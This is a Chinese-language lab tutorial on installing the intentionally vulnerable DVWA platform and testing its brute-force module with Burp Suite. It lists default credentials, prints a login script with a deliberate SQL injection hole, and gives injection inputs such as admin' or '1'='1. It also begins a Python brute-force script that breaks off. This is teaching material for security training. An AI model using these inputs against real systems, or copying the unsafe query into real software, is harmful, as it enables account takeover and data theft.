DVWA 漏洞测试平台分析

红日安全工具研发组长-Silence 倾力打造

2019/3/5

目录

一、 介绍


DVWA 是一个基于 PHP 和 MySQL 开发的漏洞测试平台

二、 测试环境

系统：win7
应用程序: phpStudy(apache，php，mysql)
dvwa: 1.9
测试程序: firefox， new hacker， burpsuite，sqlmap，中国菜刀

三、 phpStudy 下载部署

1. 下载地址：http://phpstudy.php.cn/download.html
2. 解压并运行 exe 进行安装



3. 运行 phpStudy.exe 启动程序

4. 启动服务

5. 访问

   http://localhost/

   http://localhost/l.php

   http://localhost/phpinfo.php

6. 使用

   1) MySQL

      a) 默认用户名/密码: root/root

      b) 修改密码

      其他选项菜单 => MySQL 工具 => 设置或修改密码

   2) 切换软件版本

   3) 软件端口设置

      其他选项菜单 => 软件设置 => 端口常规设置

   4) 站点设置

   其他选项菜单 => 站点域名设置

   5) 参数设置

      a) PHP 参数设置

      其他选项菜单 => PHP 扩展及设置

      b) Apache 参数设置


      其他选项菜单 => PHP 扩展及设置 => Apache 模块

      c) MySQL 参数设置

      其他选项菜单 => MySQL 工具 => 参数值设置


四、 DVWA 下载&部署

1. 下载地址： https://github.com/ethicalhack3r/DVWA
2. 解压到 phpStudy 的 web 目录
3. 修改数据库配置



4. 访问同时点击 create/reset database 进行数据库初始化

   http://localhost/DVWA-1.9



5. 登陆


   默认账号密码: admin/password

五、 安全级别

DVWA 分四个安全级别，同时通过页面进行设置，四个安全级别说明：

- low：安全级别低，没有任何安全措施，容易受到攻击
- medium：安全级别中，尝试提供安全措施，但未能保护应用程序，为不良的安全实践
- high：安全级别高，尝试提供混合的更难或者替换的安全措施保护代码，漏洞利用难度类似于 CTF
- impossible：安全的，默认级别

DVWA 将安全级别设置于 cookie 中



六、 漏洞分析

1. 暴力破解

1) 漏洞概述

暴力破解指攻击者枚举其准备的用户名和密码字典同时进行登陆，通过响应结果从而得到正确用户名和密码的过程

2) 测试工具


firefox 浏览器，burpsuite

3) 测试方法


A. LOW 级别

a) 设置 DVWA 安全级别为 LOW


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 开启 burpsuite 拦截




e) 使用 firefox 浏览器发起登陆请求




f) 使用 burpsuite 进行暴力破解




g) 设置攻击方式和攻击位置




h) 准备用户名和密码字典




i) 设置 playloads






j) 开始攻击



k) 分析结果



l) 代码分析

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
        // Get username
        $user = $_GET[ 'username' ];

        // Get password
        $pass = $_GET[ 'password' ];
        $pass = md5( $pass );

        // Check the database
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

        if( $result && mysql_num_rows( $result ) == 1 ) {
                // Get users details
                $avatar = mysql_result( $result, 0, "avatar" );

                // Login successful
                echo "<p>Welcome to the password protected area {$user}</p>";
                echo "<img src=\"{$avatar}\" />";
        }
        else {
                // Login failed
                echo "<pre><br />Username and/or password incorrect.</pre>";
        }

        mysql_close();
}

?>
```

说明：

登陆过程直接将输入数据拼写到 SQL 字符串中进行执行，无任何保护措施，可任意尝

试登陆以及使用’闭合的 SQL 注入(admin’或 admin’ or ‘1’=’1)

m) 自编 Python 脚本暴力破解

```python
#encoding: utf-8

import os

import requests


BASE_DIR = os.path.dirname(os.path.abspath(__file__))


def read_file(path):
    with open(path, 'r') as fhandler:
        yield from fhandler


def brute_force(addr, username, password, headers):
